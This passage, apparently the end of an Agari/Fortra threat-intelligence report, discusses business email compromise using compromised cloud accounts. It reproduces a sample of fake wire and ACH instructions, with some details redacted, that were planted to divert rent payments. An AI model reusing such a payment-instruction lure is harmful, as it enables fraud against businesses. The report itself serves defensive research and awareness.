

[redacted]

Wiring / ACH Instructions

Account Name:	[redacted]
Account Number:	[redacted]
Bank Name:	Wells Fargo Bank
Routing Number:	
Wires:	121000248
ACH:	121042882
Healthpeak Contact:	[redacted]

Fake Wire Instructions Hosted on Compromised OneDrive Account

Based on the content of these documents, it's likely that they were intended to be used as part of a BEC attack, presumably one impersonating the real estate investment trust and targeting the senior living community operator, trying to trick them into paying more than $200,000 in outstanding rent. Luckily, we didn't observe any indications that anyone accessed these documents after they were uploaded.

Conclusion

Historically, response-based BEC attacks have been successful for cybercriminals worldwide, but as more people become aware of the threat, actors have changed tactics. Compromised accounts make it easier to run BEC and VEC scams, ultimately tricking more people into sending money and sensitive data to cybercriminals worldwide.

By tricking people into giving up their credentials, threat actors can use legitimate accounts to run their malicious schemes—a dream come true from their perspective. With this access, they can sit for weeks or months, waiting for the perfect opportunity to score thousands (or hundreds of thousands) of dollars.

And with enterprise migration toward cloud-based email and services, credential phishing is more popular than ever, underscoring the importance of advanced email protection to prevent those emails from ever reaching the inbox. It's only by blocking credential phishing attempts and eliminating the opportunity for people to provide their credentials that we can prevent compromised accounts, and the malicious activity that comes with them.

ACID® | AGARI CYBER INTELLIGENCE DIVISION

About Fortra's Agari Cyber Intelligence Division

Agari Cyber Intelligence Division (ACID) is the world's only counterintelligence research group dedicated to business email compromise (BEC) investigation and cybercrime abatement. ACID has conducted more than 12,000 active defense engagements with threat actors since May 2019. ACID works closely with CISOs at global enterprises, law enforcement, and other trusted partners to stop identity-based phishing and socially-engineered cybercrimes.

Learn more at acid.agari.com